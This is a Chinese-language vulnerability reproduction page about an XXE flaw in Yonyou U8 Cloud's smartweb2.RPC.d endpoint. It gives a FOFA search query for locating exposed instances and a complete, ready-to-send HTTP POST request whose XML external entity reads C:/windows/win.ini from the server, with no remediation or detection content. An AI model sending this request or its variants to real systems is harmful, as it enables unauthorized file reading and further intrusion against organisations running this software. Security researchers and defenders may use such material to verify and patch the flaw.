# 用友U8 Cloud smartweb2.RPC.d xxe漏洞

### 漏洞介绍

用友系统/hrss/dorado/smartweb2.RPC.d接口存在XXE漏洞，攻击者可以在xml中构造恶意命令，造成文件读取、命令执行、内网端口扫描、攻击内网网站、发起dos攻击等危害。

### 漏洞复现

步骤一、使用下面fofa语句进行资产收集...确认测试目标


app="用友-U8-Cloud"

步骤二、访问漏洞首页---用友U8 Cloud



步骤二、向目标发送如下数据包，查看C:/windows/win.ini文件

POST /hrss/dorado/smartweb2.RPC.d?\_\_rpc=true HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12\_10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/12.0 Safari/1200.1.25  
Content-Length: 260  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
  
\_\_viewInstanceId=nc.bs.hrss.rm.ResetPassword~nc.bs.hrss.rm.ResetPasswordViewModel&\_\_xml=<!DOCTYPE z [<!ENTITY Password SYSTEM "file:///C://windows//win.ini" >]><rpc transaction="10" method="resetPwd"><vps><p name="\_\_profileKeys">%26Password;</p ></vps></rpc>



响应数据包中含有C:/windows/win.ini文件内容，漏洞复现成功